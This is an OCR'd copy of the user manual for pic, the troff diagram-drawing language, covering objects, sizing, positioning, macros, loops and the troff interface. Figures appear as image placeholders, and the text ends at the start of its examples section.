
Pic provides boxes, lines, arrows, circles, ellipses, arcs, and splines (smooth curves), plus facilities for positioning and labeling them. The picture below shows all of the fundamental objects (except for splines) in their default sizes:



Each picture begins with `.PS` and ends with `.PE`; between them are commands to describe the picture. Each command is typed on a line by itself. For example

```
.PS
box "this is" "a box"
.PE
```

creates a standard box (¾ inch wide, ½ inch high) and centers the two pieces of text in it:




Each line of text is a separate quoted string. Quotes are mandatory, even if the text contains no blanks. (Of course there needn't be any text at all.) Each line will be printed in the current size and font, centered horizontally, and separated vertically by the current *troff* line spacing. *Pic* does not center the complete drawing itself, but the default definitions of `.PS` and `.PE` in the `-ms` macro package do.

You can use `circle` or `ellipse` in place of `box`:




Text is centered on lines and arrows; if there is more than one line of text, the lines are centered above and below:

```
line "this is" "a line"
```





```
arrow "this is" "an arrow"
```




Boxes and lines may be dashed or dotted; just add the word `dashed` or `dotted` after `box` or `line`:

```
line dashed "dashed" "line"
```



Arcs by default turn 90 degrees counterclockwise from the current direction; you can make them turn clockwise by saying `arc cw`:

```
line; arc; arc cw; arrow
```



A spline might well do this job better; we will return to that shortly.


As you might guess,

```
arc; arc; arc; arc
```

draws a circle, though not very efficiently. Notice that several commands can be put on a single line if they are separated by semicolons.

Objects are normally drawn one after another, left to right, and connected at the obvious places:

```
arrow; box "input"; arrow; box "process"; arrow; box "output"; arrow
```




One way to leave a space is with `move`:

```
box; move; box; move; box
```




Although objects are normally connected left to right, this can be changed. If you specify a direction (as a separate object), subsequent objects will be joined in that direction:

```
down; box; arrow; ellipse; arrow; circle
```



```
left; box; arrow; ellipse; arrow; circle
```



Each new picture begins going to the right.

Normally, figures are drawn at a fixed scale, with objects of a standard size. It is possible, however, to arrange that a figure be expanded or shrunk to fit a particular width. If the `.PS` line contains a number, the drawing is forced to be that many inches wide, with the height scaled proportionately. Thus

```
.PS 3.5
```

causes the picture to be 3.5 inches wide. If two dimensions are specified, the second is the height.

Pic is pretty dumb about the size of text in relation to the size of boxes, circles, and so on. There is no way to say ‘‘make a box that just fits around this text’’ or ‘‘make this text fit inside this circle’’ or ‘‘draw a line as long as this text.’’ Tight fitting of text can generally only be done by trial and error.

Speaking of errors, if you make a grammatical error in the way you describe a picture, *pic* will complain and try to indicate where. For example, the invalid input

```
box arrow box
```

will draw the message

```
pic: syntax error near line 5, file -
 context is
        box >>>  arrow <<<  box
```

The brackets point to the place where the error was first noted; it sometimes follows the word in error, although in this example it’s right on target. The filename ‘−’ is the standard input.

3. Controlling Sizes


This section deals with how to control the sizes of objects when the default sizes are not what is wanted. The next section deals with positioning them when the default positions are not right.

Each object that *pic* knows about (boxes, circles, etc.) has associated dimensions, like height, width, radius, and so on. By default, *pic* tries to choose sensible default values for these dimensions, so that simple pictures can be drawn with a minimum of fuss and bother. All of the figures and motions shown so far have been in their default sizes:

box	¾" wide × ½" high
circle	½" diameter
ellipse	¾" wide × ½" high
arc	½" radius
line or arrow	½" long
move	½" in the current direction

When necessary, you can make any object any size you want:

```
box width 3 height 0.1; circle radius 0.1
```




All positions and dimensions are in inches, so the box is 3 inches wide and 1/10 inch high and the circle has radius 1/10 inch.

An attribute like `width` changes only the one instance of the object. You can also change the default size for all objects of a particular type by assigning values to *pic* variables; this will be discussed in Section 6.

The attributes of `height` (which you can abbreviate to `ht`) and `width` (or `wid`) apply to boxes, circles, ellipses, and to the head on an arrow. The attributes of `radius` (or `rad`) and `diameter` (or `diam`) can be used for circles and arcs if they seem more natural.

Lines and arrows are most easily drawn by specifying the amount of motion from where you are right now, in terms of directions. Accordingly the words `up`, `down`, `left` and `right` and an optional distance can be attached to `line`, `arrow`, and `move`:


```
line up 1 right 2
arrow left 2
move left 0.1
line <-> down 1 "height " rjust
```



The notation <-> indicates a two-headed arrow; use -> for a head on the end and <- for one on the start. Lines and arrows are really the same thing; in fact, `arrow` is a synonym for `line ->`.

If you don't specify any distance after `up`, `down`, etc., *pic* uses the standard distance:


```
line up right; line down; line down left; line up
```



If you omit the direction associated with a distance, the current direction is used.


Boxes and lines may be dotted or dashed:

```
box dotted; line dotted; move; line dashed; box dashed
```



If there is a number after `dot`, the dots will be approximately that far apart. You can also control the size of the dashes (at least somewhat): if there is a length after the word `dashed`, the dashes will be that long, and the intervening spaces will be as close as possible to that size:

```
line right 5 dashed; move left 5 down .25; right
line right 5 dashed 0.25; move left 5 down .25; right
line right 5 dashed 0.5; move left 5 down .25; right
line right 5 dashed 1
```



Dotted or dashed attributes apply only to lines and boxes.


You can make any object invisible by adding the word `invis` after it. This is particularly useful for positioning things correctly near text:

```
box invis "input"; arrow; box invis "output"
```

input ⟶ output

Text may be positioned on lines and arrows:

```
arrow "on top of"; move
arrow "above" "below"; move
arrow "above" above; move
arrow "below" below; move
arrow "above" "on top of" "below"
```




The ‘‘width’’ of an arrowhead is the distance across its tail; the ‘‘height’’ is the distance along the shaft. The arrowheads in this picture are default size and shape.

As we said earlier, arcs go 90 degrees counterclockwise from where you are right now, and `arc cw` changes this to clockwise. The default radius is the same as for circles, but you can change it with the `rad` attribute. It is also easy to draw arcs between specific places; this will be described in the next section.

To put an arrowhead on an arc, use one of <−, −> or <−>, as with lines.

In all cases, unless an explicit dimension for some object is specified, you will get the default size. If you want an object to have the same size as the previous one of that kind, add the word `same`. Thus in the set of boxes given by

```
down; box ht 0.2 wid 1.5; move down 0.15; box same; move same; box same
```




the dimensions set by the first `box` are used several times; similarly, the amount of motion for the second `move` is the same as for the first one.

You can change the default sizes of objects by assigning values to the variables that define their values. Here is the list, with their default values:

```
boxwid = 0.75;          boxht = 0.5
linewid = 0.75;         lineht = 0.5
circlerad = 0.25;       arcrad = 0.25
ellipsewid = 0.75;      ellipseht = 0.5
movewid = 0.75;         moveht = 0.5
textwid = 0;            textht = 0
arrowwid = 0.05;        arrowht = 0.1     (These refer to the arrowhead.)
dashwid = 0.05;         arrowhead = 2     (Arrowhead fill style)
maxpsht = 8.5;          maxpswid = 11     (Maximum picture dimensions)
fillval = 0.3;          scale = 1
```

So if you want all your boxes to be long and skinny, and relatively close together,

```
boxwid = 0.1; boxht = 1
movewid = 0.2
box; move; box; move; box
```



Setting the variable `arrowhead` to a value like 7 causes arrowheads to be filled by overstriking; the default is 2:

```
arrowhead = 7; arrow; move; arrowhead = 2; arrow
```


Pic works internally in inches. Setting the variable `scale` to some value causes all dimensions to be scaled down by that value. Thus, for example, `scale=2.54` causes dimensions to be interpreted as centimeters.

The numbers given in the `.PS` line override the dimensions given in the picture; these can be used to force a picture to a particular width and height. Experience indicates that a good way to get a picture of the right size is to enter its dimensions in inches, then if necessary add a width and perhaps height to the `.PS` line.

Once set, variables like `boxht` retain their values from one picture to the next. You can reset variables to their default values by listing them in a `reset` statement:

```
reset boxht, boxwid
```

A bare `reset` resets all variables.

There is a minimal facility for filling or shading objects, intended for Postscript output devices. The attribute `fill` *expr* sets the gray scale value to *expr*; the default, determined by the variable `fillval`, is 0.3. Following Postscript, smaller values are darker. Thus:

```
box fill
box ht boxht/2 wid boxwid/2 "hello" at last box
```



`fill` currently only applies to boxes, circles, and ellipses.

4. Controlling Positions

You can place things anywhere you want; *pic* provides a variety of ways to talk about positions. *Pic* uses a standard Cartesian coordinate system with *x* increasing rightwards and *y* increasing upwards, so any point or object has an *x* and *y* position, measured in inches. The first object is placed with its start at position 0,0 by default. The *x,y* position of a box, circle or ellipse is its geometric center; the position of a line or spline or motion is its beginning; the position of an arc is the center of the corresponding circle.

Position modifiers like `from`, `to`, `by` and `at` are followed by an *x,y* pair, and can be attached to boxes, circles, lines, motions, and so on, to specify or modify a position.

You can also use `up`, `down`, `right`, and `left` with `line` and `move`:

```
box ht 0.2 wid 0.2 at 0,0 "1"
move right 0.5                  # or "move to 0.5,0"
box ht 0.2 wid 0.2 "2"
move right 0.5                  # or "move 0.5" or "move same"
box ht 0.2 wid 0.2 "3"
```



Comments can be used in pictures; they begin with a `#` and end at the end of the line.


Attributes like `ht` and `wid` and positions like `at` can be written out in any order. So

```
box ht 0.2 wid 0.2 at 0,0
box at 0,0 wid 0.2 ht 0.2
box ht 0.2 at 0,0 wid 0.2
```

are all equivalent, though the last is harder to read and thus less desirable.

The `from` and `to` attributes are particularly useful with arcs, to specify the endpoints. By default, arcs are drawn counterclockwise,

```
"+" at 0,0
arc -> from 0.5,0 to 0,0.5
arc -> cw from 0,0 to 1,0.5
```



The radius can be made large to provide flat arcs:


```
arc -> cw from 0,0 to 2,0 rad 15
```


If the circle is under-specified, *pic* guesses a radius and/or center; you will have to provide them explicitly if the guess is wrong.

We said earlier that objects are normally connected left to right. This is an over-simplification. The truth is that objects are connected together in the direction specified by the most recent `up`, `down`, `left` or `right` (either alone or as part of some object). Thus, in

```
arrow left; box; arrow; circle; arrow
```

the `left` implies connection towards the left:




This could also be written as

```
left; arrow; box; arrow; circle; arrow
```

Objects are joined in the direction determined by the last `up`, `down`, etc., with the entry point of the second object attached to the exit point of the first (which is fixed at the time of entry). Entry and exit points for boxes, circles and ellipses are on opposite sides. This automatic connection and direction selection works well if the direction doesn't change but it will occasionally surprise you:

```
arrow; circle; down; arrow
```



The arrow comes out of the right side of the circle, not the bottom, as might be expected.

If a set of commands is enclosed in braces `{...}`, the current position and direction of motion when the group is finished will be exactly where it was when entered. Nothing else is restored. There is also a more general way to group objects, using `[` and `]`, which is discussed in Section 9.

5. Labels and Corners

Objects can be labelled or named so that you can talk about them later. For example,

```
Box1:   box
        # ... other stuff ...
        move to Box1
```

Place names *must* begin with an upper case letter (to distinguish them from variable names, which begin with lower case letters). The name refers to the ‘‘center’’ of the object, which is the geometric center for most things.

Other combinations also work:

```
line from Box1 to Box2
move to Box1 up 0.1 right 0.2
move to Box1 + 0.2,0.1  # same as previous
line to Box1 - 0.5,0
```

The reserved name `Here` may be used to refer to the current position.

Labels can be reset several times in a single picture, so a statement like

```
Box1:  Box1 + 1,1
```

is perfectly legal.


You can also refer to previously drawn objects of each type, using the word `last`. For example, given the input

```
box "A"; circle "B"; box "C"
```

then ‘`last box`’ refers to box `C`, ‘`last circle`’ refers to circle `B`, and ‘`2nd last box`’ refers to box `A`. Numbering of objects can also be done from the beginning, so boxes `A` and `C` are ‘`1st box`’ and ‘`2nd box`’ respectively.

To cut down the need for explicit coordinates, objects have ‘‘corners’’ named by compass points:

```
B: box "B.c" ht 1 wid 1.5
        " B.e" at B.e ljust
        " B.ne" at B.ne ljust
        " B.se" at B.se ljust
        "B.s" at B.s below
        "B.n" at B.n above
        "B.sw " at B.sw rjust
        "B.w " at B.w rjust
        "B.nw " at B.nw rjust
```




Note the use of `ljust`, `rjust`, `above`, and `below` to alter the default positioning of text, and of a blank within some strings to help space them away from a vertical line.

Lines and arrows have a `start`, an `end` and a `center` in addition to corners. Circles and ellipses have corners too; an arc has the same corners as the circle of which it is a part. The words `left`, `right`, `top`, and `bottom` are synonyms for `west`, `east`, `north` and `south`.

It is often easiest to position objects by positioning some part of one at some part of another, for example the southwest corner of one at the southeast corner of another. The `with` attribute permits this kind of positioning:


```
box ht 0.75 wid 0.75
box ht 0.5 wid 0.5 with .sw at last box.se
```



Notice that the corner after `with` is written `.sw`.


As another example, consider

```
ellipse
ellipse ht .2 wid .3 with .se at 1st ellipse.nw
ellipse ht .2 wid .3 with .sw at 1st ellipse.ne
```



Sometimes it is desirable to have a line intersect a circle at a point which is not one of the eight compass points that *pic* knows about. In such cases, the proper visual effect can be obtained by using the attribute `chop` to chop off part of the line:

```
circlerad = 0.15; arrowhead = 7
circle "a"
circle "b" at 1st circle - (0.4, 0.6)
circle "c" at 1st circle + (0.4, -0.6)
arrow from 1st circle to 2nd circle chop
arrow from 1st circle to 3rd circle chop
```



By default the line is chopped by `circlerad` at each end. This may be changed:

`line ... chop` *r*

chops both ends by *r*, and

`line ... chop` *r1* `chop` *r2*

chops the beginning by *r1* and the end by *r2*. More complicated intersections can be computed with the built-in trigonometric functions listed in the next section.

There is one other form of positioning that is sometimes useful, to refer to a point some fraction of the way between two other points. This can be expressed in *pic* as


fraction `of the way between` *position1* `and` *position2*

where *fraction* is any expression, and *position1* and *position2* are any positions. You can abbreviate this rather windy phrase; ‘‘of the way’’ is optional, and the whole thing can be written instead as


fraction `<` *position1* `,` *position2* `>`

As a pair of examples:

```
box
arrow right from 1/3 of the way between last box.ne and last box.se
arrow right from 2/3 <last box.ne, last box.se>
```



```
A:  ellipse
    ellipse ht .2 wid .3 with .se at 1st ellipse.nw
    ellipse ht .2 wid .3 with .sw at 1st ellipse.ne
    circle rad .05 at 0.5 <A.nw,A.c>
    circle rad .05 at 0.5 <A.ne,A.c>
    arc from 0.25 <A.w,A.e> to 0.75 <A.w,A.e>
```



Naturally, the distance given by *fraction* can be greater than 1 or less than 0.

Advice: experience suggests that the easiest way to position objects is by placing them relative to previous objects and places, using `with`, `at`, etc. This is better than using `move`; you should generally avoid `move`.

6. Variables, Expressions and Built-in Functions

It's generally a bad idea to write everything in absolute coordinates if you are likely to change things. *Pic* variables let you parameterize your picture:

```
a = 0.5;  b = 1

box wid a ht b
ellipse wid a/2 ht 1.5*b
Box2:  Box1 - (a/2, b/2)
```

Expressions may use the standard operators `+`, `-`, `*`, `/`, `%`, `^` (exponentiation), and parentheses for grouping.

The most important variables are the predefined ones for controlling the default sizes of objects, listed in Section 3. These may be set at any time in any picture, and retain their values from picture to picture until reset.

You can use the height, width, radius, and x and y coordinates of any object or corner in an expression:

```
Box1.x          # the x coordinate of the center of Box1
Box1.ne.y       # the y coordinate of the northeast corner of Box1
Box1.wid        # the width of Box1
Box1.ht         # and its height
2nd last circle.rad     # the radius of the 2nd last circle
```

Any pair of expressions enclosed in parentheses defines a position; furthermore such positions can be added or subtracted to yield new positions:

```
(x, y)
(x1, y1) + (x2, y2)
```

If p_1 and p_2 are positions, then (p_1,p_2) refers to the point $(p_1\texttt{.x}, p_2\texttt{.y})$.

Pic provides a small collection of standard functions:


`sin(`*expr*`)`, `cos(`*expr*`)`, `atan2(`y`,`x`)`	(angle in radians)
`log(`*expr*`)`, `exp(`*expr*`)`	(Beware: both base 10)
`sqrt(`*expr*`)`, `max(`e_1`,`e_2`)`, `min(`e_1`,`e_2`)`	
`int(`*expr*`)`	(integer part of *expr*)
`rand()`	(random number between 0 and 1)

7. More on Text

Normally, text is centered at the geometric center of the object it is associated with. The attribute `ljust` causes the left end to be at the specified point (which means that the text lies to the right of the specified place!), and `rjust` puts the right end at the place. `above` and `below` center the text one half line space in the given direction.


Text attributes can be compounded:

```
arrow 1 "ljust above" ljust above
```



Text is most often an attribute of some other object, but you can also have self-standing text:


```
"origin" "(0,0)" at 0,0
"this is" "(1,1)" at 1,1
box ht 1 wid 1 dotted with .sw at 0,0
```



In effect, *n* text strings are contained in an invisible box of width `textwid` and height *n* × `textht`. The variables `textwid` and `textht` may be set to any values; they are normally zero.

A list of numeric expressions can be converted to a formatted string with the `sprintf` function and used anywhere a quoted string can be:


```
B: box wid log(20)
   sprintf("width = %g, height = %g ", B.wid, B.ht) rjust at B.w
```



8. Lines and Splines

A ‘‘line’’ may actually be a path, that is, it may consist of connected segments:

```
line right 1 then down .5 left 1 then right 1
```



The word `then` separates components of the path.

A spline is a smooth curve guided by a set of straight lines just like the line above. It begins at the same place, ends at the same place, and in between is tangent to the mid-point of each guiding line. The syntax for a spline is identical to a (path) line except for using `spline` instead of `line`:


```
line dashed right 1 then down .5 left 1 then right 1
spline from start of last line \
  right 1 then down .5 left 1 then right 1
```



(Long input lines can be split by ending each piece with a backslash.)

The elements of a path, whether line or spline, are specified as a series of points, either in absolute terms or by `up`, `down`, etc.

```
spline right then up then left then down ->
```



```
spline right then up left then down ->
```




Notice that arrowheads may be put on the ends of a line or spline.

9. Blocks

Any sequence of *pic* statements may be enclosed in brackets `[` and `]` to form a block, which can then be treated as a single object, and manipulated rather like an ordinary box:

```
box "1"
[ box "2"; arrow "3" above; box "4" ] with .n at last box.s - (0,0.1)
"Thing 2: " rjust at last [].w
```



Notice that ‘‘last’’-type constructs treat blocks as a unit and don’t look inside for objects: ‘‘`last box.s`’’ refers to box 1, not box 2 or 4. You can use `last []`, etc., just like `last box`.

Blocks have the same compass corners as boxes (determined by the bounding box). It is also possible to position a block by placing either an absolute coordinate (like `0,0`) or an internal label (like `A`) at some external point, as in

```
[ ...; A: ...; ... ] with .A at ...
```

By default, blocks join with other things as boxes do, at the center of the appropriate side.

Names of variables and places within a block are local to that block, and thus do not affect variables and places of the same name outside. (In particular, that includes the built-in variables like `boxwid`, etc.; if they are set within a block, they revert to their original values when the block is left.) You can get at the internal place names with constructs like

```
last [].A
```

or

```
B.A
```

where `B` is a name attached to a block:

```
B:  [ ... ;  A: ...;  ]
```


When combined with `define` statements (next section), blocks provide a reasonable simulation of a procedure mechanism.

Although blocks nest, it is currently possible to look only one level deep with constructs like `B.A`, although `A` may be further qualified by a corner name (i.e., `B.A.sw` or `top of B.A` are legal).

The following example illustrates most of the points made above about how blocks work:

```
h = .5;  dh = .02;  dw = .1
[
        Ptr: [
                boxht = h; boxwid = dw
                A: box
                B: box
                C: box
                box wid 2*boxwid "..."
                D: box
        ]
        Block: [
                boxht = 2*dw; boxwid = 2*dw
                movewid = 2*dh
                A: box; move
                B: box; move
                C: box; move
                box invis "..." wid 2*boxwid; move
                D: box
        ] with .t at Ptr.s - (0,h/2)
        arrow from Ptr.A to Block.A.nw + (dh,0)
        arrow from Ptr.B to Block.B.nw + (dh,0)
        arrow from Ptr.C to Block.C.nw + (dh,0)
        arrow from Ptr.D to Block.D.nw + (dh,0)
]
box dashed ht last [].ht+dw wid last [].wid+dw at last []
```

This produces



10. Macros

Pic provides a basic macro facility. In the simplest form,

`define` *name* `{` *replacement text* `}`

defines *name* to be the *replacement text*. Any subsequent occurrence of *name* will be replaced by *replacement text*.

Macros may have arguments. If the replacement text of a macro definition contains occurrences of `$1`, `$2`, etc., these will be replaced by the corresponding actual arguments when the macro is invoked. The invocation for a macro with arguments is

```
name(arg1, arg2, ...)
```

Non-existent arguments are replaced by null strings. Macro definitions last from picture to picture; a macro definition can be removed by


```
undef macro-name
```

As an example, one might define a `square` by

```
define square { box ht $1 wid $1  $2 }
```

and use it as

```
square(1, "one" "inch")
square(0.5)
square(0.25, "\s-4tiny\s+4" dashed)
```



Notice how the second argument may be used to pass in arbitrary contents.

Coordinates like *x,y* may be enclosed in parentheses, as in (*x,y*), so they can be included in a macro argument.

11. File Copy

The statement

```
copy "filename"
```

inserts the contents of the named file at that point in the input. Any `.PS` or `.PE` lines within the file are ignored, so previously prepared pictures can be used as parts of larger ones without editing.

Pic also provides the `copy thru` mechanism found in *grap*:


```
copy "file" thru macro-name
```

copies *file*, treating each line as an invocation of the named macro (each field being an argument). A literal macro may be used instead of a name:

```
copy "file" thru { macro replacement text }
```

and if no file name is given, the remainder of the input until the next `.PE` is used. So to plot a set of circles at points whose coordinates and radii are included in-line:

```
copy thru { circle rad $3 at $1,$2 }
0 0 .05
1 1 .1
...
```



The `sh` command executes an arbitrary commandline:


```
sh { anything }
```

Macros within *anything* are expanded first.

12. Loops and Conditionals

Pic provides an `if` statement and a `for` loop.

```
pi = atan2(0,-1)
for i = 0 to 2 * pi by 0.1 do {
        "-" at i/2, 0
        "s" at i/2, sin(i)/2
        "c" at i/2, cos(i)/2
}
```




The `by` clause is optional; if the value is preceded by a `*`, the steps are multiplicative, not additive. The body of the loop is delimited by braces, which are also used for definitions, `copy`, `sh` and `if` statements.

The `if` statement is

```
if expression then { anything } else { anything }
```

where the `else` clause is optional. The *expression* may use the usual relational operators: ==, !=, >, >=, <, <=, &&, and ||.

```
pi = atan2(0,-1)
for i = 0 to pi by 0.1 do {
        if (s = sin(i)) > 0.8 then { s = 0.8 }
        "x" at i/2, s/2
}
```



A string comparison using == or != is also permitted, to compare quoted strings:

```
if "string1" == "string2" then ...
```

13. *Troff* Interface

Pic is usually run as a *troff* preprocessor:

```
pic file | troff -ms
```

Run it before *eqn* if it is also present.

If the `.PS` line looks like

```
.PS <file
```

then the contents of `file` are inserted in place of the `.PS` line, whether or not the file contains `.PS` or `.PE`. (This feature is deprecated in favor of the `copy` statement.)

Pic copies the `.PS` and `.PE` lines from input to output intact, except that it adds two things on the same line as the `.PS`:


```
.PS h w
```

`h` and `w` are the picture height and width in units. The `-ms` macro package has definitions for `.PS` and `.PE` that cause pictures to be centered and offset a bit from surrounding text. (See the appendix.)

If ‘‘`.PF`’’ is used instead of `.PE`, the position after printing is restored to where it was before the picture started, instead of being at the bottom. (‘‘`F`’’ is for ‘‘flyback.’’)

Any input line that begins with a period is assumed to be a *troff* command that makes sense at that point; it is copied to the output at that point in the document. It is asking for trouble to add vertical space or in any way fiddle with the line spacing here, but point size and font changes are generally harmless:

```
.ps 24
circle radius .4 at 0,0
.ps 12
circle radius .2 at 0,0
.ps 8
circle radius .1 at 0,0
.ps 6
circle radius .05 at 0,0
.ps 10  \" don't forget to restore size
```



Pic does preserve the state of *troff*'s fill mode across pictures.

It is also safe to include sizes, fonts and local motions within quoted strings (`"..."`) in *pic*, so long as whatever changes are made are unmade before exiting the string. For example, to print text in Helvetica Bold 2 points larger:


```
ellipse "\s+2\f(HBSmile!\fP\s-2"
```



This is essentially the same rule as applies in *eqn*.


There is a subtle problem with complicated equations inside *pic* pictures — they come out wrong if *eqn* has to leave extra vertical space for the equation. If your equation involves more than subscripts and superscripts, you must add to the beginning of each equation the extra information `space 0`:

```
arrow
box "$space 0 {H( omega )} over {1 - H( omega )}$"
arrow
```




14. Some Examples

Here are a handful of larger examples:



